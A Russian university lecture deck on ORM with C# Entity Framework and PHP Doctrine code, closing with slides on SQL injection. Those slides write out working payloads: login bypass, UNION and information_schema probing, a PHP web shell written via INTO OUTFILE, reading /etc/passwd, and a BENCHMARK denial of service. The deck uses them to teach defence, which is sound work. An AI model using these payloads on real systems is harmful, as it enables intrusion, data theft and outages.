

14. Что такое ORM?

Почему стоит использовать ORM?

к.т.н., доцент кафедры ИиСП

Лучинин
Захар Сергеевич

Чтение данных C#

```
static void Main(string[] args)
{
    string sqlExpression = "SELECT * FROM Users";
    using (SqlConnection connection = new SqlConnection("_____"))
    {
        connection.Open();
        SqlCommand command = new SqlCommand(sqlExpression, connection);
        SqlDataReader reader = command.ExecuteReader();
        if (reader.HasRows) // если есть данные
        {
            // выводим названия столбцов
            Console.WriteLine("{0}\t{1}\t{2}", reader.GetName(0), reader.GetName(1),
reader.GetName(2));
            while (reader.Read()) // построчно считываем данные
            {
                object id = reader["id"];
                object name = reader["name"];
                object age = reader["age"];
                Console.WriteLine("{0} \t{1} \t{2}", id, name, age);
            }
        }
        reader.Close();
    }
}
```

Чтение данных PHP

```
<?php

// Создаем подключение
$connection = new mysqli($servername, $username, $password, $dbname);

// Проверяем статус подключения
if ($connection->connect_error) {
    die("Connection failed: " . $connection->connect_error);
}

$sql = "SELECT id, firstname, lastname FROM MyGuests";
$result = $connection->query($sql);

if ($result->num_rows > 0) {
    // построчно считываем информацию
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["id"]. " - Name: " . $row["firstname"]. " " .
$row["lastname"]. "<br>";
    }
} else {
    echo "0 results";
}
$connection->close();

?>
```

Особенности «низкоуровневого» доступа к данным

- **Писать много шаблонного кода**
 - Теряем много времени
 - Можно допустить ошибки
- **Написание и оптимизация SQL запросов**
 - Binding переменных
 - Изменение схемы данных влечет изменение кода
- **Сложности сопровождения проекта**
 - Миграция схемы данных
 - SQL Injection
 - Смена СУБД

Что такое ORM?

Object-Relational Mapping — технология программирования, которая связывает базы данных с концепциями объектно-ориентированных языков программирования, создавая «виртуальную объектную базу данных».

Задача:

- Обеспечить работу с данными в терминах классов
- Обеспечить интерфейс для CRUD-операций над данными

C# Используем ORM

```
public static void Main(string[] args)
{
    using (ApplicationContext db = new ApplicationContext())
    {
        // создаем два объекта User
        User user1 = new User { Name = "Tom", Age = 33 };
        User user2 = new User { Name = "Alice", Age = 26 };


        // добавляем их в БД
        db.Users.Add(user1);
        db.Users.Add(user2);
        db.SaveChanges();
        Console.WriteLine("Объекты успешно сохранены");

        // получаем объекты из БД и выводим на консоль
        var users = db.Users.ToList();
        Console.WriteLine("Список объектов:");
        foreach (User u in users)
        {
            Console.WriteLine($"{u.Id}.{u.Name} - {u.Age}");
        }
    }
    Console.Read();
}
```

Сопряжение ООП и РСУБД

- Для хранения одного объекта в реляционной базе данных используется несколько таблиц
- В РСУБД нет наследование
- Принцип доступа к данным в ООП кардинально отличается от доступа к данным в РСУБД
- В РСУБД связь через внешний ключ

Как это работает?




Паттерны работы с базой данных

- Примитивный подход с использованием PDO/DataReader/массивов

```
<?php
```


```
$query = $pdo->prepare("SELECT * FROM news WHERE categId = :categId");  
$query->execute(array(':categId' => $categId));  
$news = $query->fetchAll(); // получаем массив массивов
```

- Составление сложных запросов: Query Builder
- TableDataGateway <http://design-pattern.ru/patterns/table-data-gateway.html>




Паттерны работы с базой данных

- ActiveRecord <http://design-pattern.ru/patterns/active-record.html>



- DataMapper <http://design-pattern.ru/patterns/data-mapper.html>



Паттерн IdentityMap

При повторной выборке сущности из базы, тебе возвращается ссылка на существующую сущность. ORM следит чтобы каждая сущность существовала ровно в одном экземпляре, и это помогает избежать противоречий когда есть несколько экземпляров и непонятно в каком из них актуальные данные.

<http://design-pattern.ru/patterns/identity-map.html>

Паттерн UnitOfWork

Когда происходят изменения в сущностях, они не сохраняются автоматически. Необходимо явно вызвать сохранение изменений и тогда EntityManager найдет все изменившиеся, новые и удаленные сущности и соответственно обновит/вставит/удалит записи в БД.

<http://design-pattern.ru/patterns/unit-of-work.html>

Подходы взаимодействия с СУБД и объектов ПО

- **Database-First** – разработка приложения для существующей базы данных
- **Model-First** – создание модели, на основании которой создается база данных
- **Code First** – создание базы данных на основании новых/существующих сущностей

План внедрения ORM при подходе Code First

1. Описание сущностей
2. Определение контекста / конфигурация взаимодействия с СУБД
3. Создание базы данных

Подходы описания сущности

- **Условности (conventions)** – используется ряд условностей для сопоставления классов моделей с таблицами. Например, названия столбцов должны соответствовать названиям свойств и т.д.
- **API** – набор методов, которые определяют сопоставление между классами и их свойствами и таблицами и их столбцами
- **Аннотация данных** – настройка сопоставления моделей и таблиц с помощью атрибутов.

Описание сущности через аннотацию

```
[Table("User")]
public class User
{
    [Key]
    public int Id { get; set; }

    [Required]
    public string Name { get; set; }

    public int Age { get; set; }

    [MaxLength(20)]
    public string Email { get; set; }
}
```

```
<?php
// src/Product.php

use Doctrine\ORM\Mapping as ORM;

/**
 * @ORM\Entity
 * @ORM\Table(name="products")
 */
class Product
{
    /**
     * @ORM\Id
     * @ORM\Column(type="integer")
     * @ORM\GeneratedValue
     */
    protected $id;

    /**
     * @ORM\Column(type="string")
     */
    protected $name;

    // .. (other code)
}
```


Описание сущности через API

```
public class Phone
{
    public int Id { get; set; }
    public string Name { get; set; }
    public int Discount { get; set; }
    public int Price { get; set; }
}

protected override void OnModelCreating(DbModelBuilder modelBuilder)
{
    modelBuilder.Entity<Phone>().ToTable("Mobiles");
    modelBuilder.Entity<Phone>().HasKey(p => p.Id);
    modelBuilder.Entity<Phone>().Property(p => p.Name).IsRequired();
    modelBuilder.Entity<Phone>().Ignore(p => p.Discount);

    base.OnModelCreating(modelBuilder);
}
```

Определение контекста

```
public class ApplicationContext : DbContext
{
    public DbSet<User> Users { get; set; }

    public ApplicationContext()
    {
        Database.EnsureCreated();
    }

    protected override void OnConfiguring(DbContextOptionsBuilder optionsBuilder)
    {
        optionsBuilder.UseSqlServer(
            @"Server=(localdb)\mssqllocaldb;Database=helloappdb;Trusted_Connection=True;");
    }

    protected override void OnModelCreating(ModelBuilder modelBuilder)
    {
        // использование Fluent API
        modelBuilder.ApplyConfiguration( new UserConfiguration() );
    }
}
```

Определение контекста

```
<?php
// bootstrap.php
use Doctrine\ORM\Tools\Setup;
use Doctrine\ORM\EntityManager;

require_once "vendor/autoload.php";

// Create a simple "default" Doctrine ORM configuration for Annotations
$isDevMode = true;
$proxyDir = null;
$cache = null;
$useSimpleAnnotationReader = false;
$config = Setup::createAnnotationMetadataConfiguration(array(__DIR__."/src"),
    $isDevMode, $proxyDir, $cache, $useSimpleAnnotationReader);

// database configuration parameters
$conn = array(
    'driver' => 'pdo_sqlite',
    'path' => __DIR__ . '/db.sqlite',
);

// obtaining the entity manager
$entityManager = EntityManager::create($conn, $config);
```

Миграция базы данных

Entity Framework

Add-Migration название_миграции

Update-Database

- **XXXXXXXXXXXXXXXXX_InitialCreate.cs**: основной файл миграции, который содержит все применяемые действия
- **XXXXXXXXXXXXXXXXX_InitialCreate.Designer.cs**: файл метаданных миграции, которые используются Entity Framework
- **[Имя_контекста_данных]ModelSnapshot.cs**: содержит текущее состояние модели, используется при создании следующей миграции

Doctrine

vendor/bin/doctrine orm:schema-tool:create

vendor/bin/doctrine orm:schema-tool:update --force --dump-sql

ORM в действии

```
public static void Main(string[] args)
{
    using (ApplicationContext db = new ApplicationContext())
    {
        // создаем два объекта User
        User user1 = new User { Name = "Tom", Age = 33 };
        User user2 = new User { Name = "Alice", Age = 26 };

        // добавляем их в БД
        db.Users.Add(user1);
        db.Users.Add(user2);
        db.SaveChanges();
        Console.WriteLine("Объекты успешно сохранены");

        // получаем объекты из БД и выводим на консоль
        var users = db.Users.ToList();
        Console.WriteLine("Список объектов:");
        foreach (User u in users)
        {
            Console.WriteLine($"{u.Id}.{u.Name} - {u.Age}");
        }
    }
    Console.Read();
}
```

ORM в действии

```
<?php
// create_product.php <name>
require_once "bootstrap.php";

$product = new Product();
$product->setName("Тортик");

$entityManager->persist($product);
$entityManager->flush();

echo "Created Product with ID " . $product->getId;
```

Устойчивое подключение

Автоматическое повторение команд к СУБД, завершившиеся ошибкой.

```
protected override void OnConfiguring(DbContextOptionsBuilder optionsBuilder)
{
    optionsBuilder
        .UseSqlServer( @"Server=(localdb)\_____",
            options => options.EnableRetryOnFailure() );
}
```

maxRetryCount

[Int32](#)

The maximum number of retry attempts.

maxRetryDelay

[TimeSpan](#)

The maximum delay between retries.

errorNumbersToAdd

[ICollection<Int32>](#)

Additional SQL error numbers that should be considered transient.

<https://docs.microsoft.com/en-us/ef/core/miscellaneous/connection-resiliency>

SQL-injection

Внедрение SQL-кода — один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

- выполнить произвольный запрос к базе данных (например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные)
- получить возможность чтения и/или записи локальных файлов
- выполнения произвольных команд на атакуемом сервере.

Пример использования уникального идентификатора

marimedia.ru/poster/10313/

Афиша

- Все события 146
- Кино 12
- Театры 47
- Клубы и бары 2
- Концерты 16
- Выставки 19
- Детям 41
- Город 8
- Мастер-классы 1

Архив событий

+ Предложить событие

Би-2


22 МАРТА, 19:00

Ледовый дворец «Марий Эл»

Новый альбом «Горизонт событий» и все хиты



Форма входа



The image shows the VK login page. At the top is a dark blue header with the VK logo on the left and a search bar with the text "Search" in the center. Below the header, the main content area has a light gray background. On the left side of this area, there is a promotional section for the mobile app titled "VK for mobile devices" with the text "Install our official mobile app and stay in touch with your friends anytime and anywhere." Below this text are three smartphones displaying the VK app interface. On the right side, there is a white login form with two input fields: "Phone or email" and "Password". Below these fields is a blue "Log in" button and a link that says "Forgot your password?".

VK

Search

VK for mobile devices

Install our official mobile app and stay in touch with your friends anytime and anywhere.

Phone or email

Password

Log in

[Forgot your password?](#)

SQL-injection: Строковой параметр

http://xxx/news.php?id=1

```
SELECT * FROM news WHERE id='$id'
```

http://xxx/news.php?id=1'

```
SELECT * FROM news WHERE id='1' '
```

mysql_query(): You have an error in your SQL syntax
check the manual that corresponds to your MySQL
server version for the right syntax to use near '1''

http://xxx/news.php?id=1'%20--%20

```
SELECT * FROM news WHERE id='1' -- '
```

SQL-injection: Авторизация

-- Исходный запрос в ПО

```
SELECT * FROM users  
WHERE login='$login' AND pass='$pass'
```

-- передаем login = Admin' --

```
SELECT * FROM users  
WHERE login='Admin' -- ' AND pass='123'
```

-- предположим, мы не можем передавать login, то подменяем пароль

```
SELECT * FROM users  
WHERE login='Admin' AND pass='123' OR login='Admin' -- '
```

```
SELECT * FROM users  
WHERE (login='Admin' AND pass='123') OR (login='Admin')
```

SQL-injection: LIKE

```
SELECT * FROM users WHERE login LIKE 'Admin'  
AND pass LIKE '123'
```

```
-- при проверке пароля не следует использовать LIKE  
SELECT * FROM users WHERE login LIKE 'Admin'  
AND pass LIKE '%'
```

SQL-injection: UNION

```
SELECT * FROM news WHERE id='1' UNION SELECT 1 --
```

mysql_query(): The used SELECT statements have a different number of columns

http://xxx/news.php?id=1' UNION SELECT 1, 2 --

Ошибка. «The used SELECT statements have a different number of columns»

http://xxx/news.php?id=1' UNION SELECT 1,2,3 --

Опять ошибка.

http://xxx/news.php?id=1' UNION SELECT 1,2,3,4,5,6 --

О! Отобразилось точно также как и http://xxx/news.php?id=1

SQL-injection:

INFORMATION_SCHEMA

`http://xxx/news.php?id=-1' UNION SELECT
table_schema, table_name FROM
information_schema.tables --`

```
SELECT title, body FROM news WHERE id='-1'  
UNION  
SELECT table_schema, table_name  
FROM information_schema.tables --'
```

SQL-injection: Работа с файлами

- `http://xxx/news.php?id=-1' UNION SELECT 1,2,3,4,5,6 INTO OUTFILE '1.txt' --`
- `http://xxx/news.php?id=-1' UNION SELECT 1,2,3,'<?php eval($_GET['e']) ?>',5,6 INTO OUTFILE '1.php' --`
- `http://xxx/news.php?id=-1' UNION SELECT 1,2,LOAD_FILE('etc/passwd'),4,5,6`

SQL-injection: DOS attack

```
SELECT BENCHMARK(100000, md5(current_time))
```

```
SELECT BENCHMARK(  
100000, BENCHMARK(100000, md5(current_time))  
)
```

```
http://xxx/news.php?id=-1' UNION SELECT 1, 2,  
BENCHMARK(100000,BENCHMARK(100000,md5(curre  
nt_time))), 4, 5, 6 --
```

Вывод

- Использование ORM экономит много времени, потому что:
 - DRY: вы пишете свою модель данных только в одном месте, и ее проще обновлять, поддерживать и повторно использовать код.
 - Многие вещи выполняются автоматически, начиная с обработки базы данных до I18N.
 - Вам не нужно писать SQL
 - Дезинфекция; использование подготовленных операторов или транзакций так же просто, как вызов метода.

Вывод

- Использование ORM является более гибким, поскольку:
 - Подходит вашему естественному способу кодирования.
 - Абстрагирует СУБД, поэтому вы можете изменить ее, когда захотите.
 - Модель слабо связана с остальной частью приложения, поэтому вы можете ее изменить или использовать в другом месте.
 - Позволяет использовать ООП, как наследование данных.

Вывод

- ORM может быть болью:
 - Вам нужно это изучить, а библиотеки ORM не являются легкими инструментами;
 - Вы должны настроить его.
 - Производительность в порядке для обычных запросов, но мастер SQL всегда будет лучше работать со своим собственным SQL для больших проектов.
 - Он абстрагирует БД. Хотя это нормально, если вы знаете, что происходит за сценой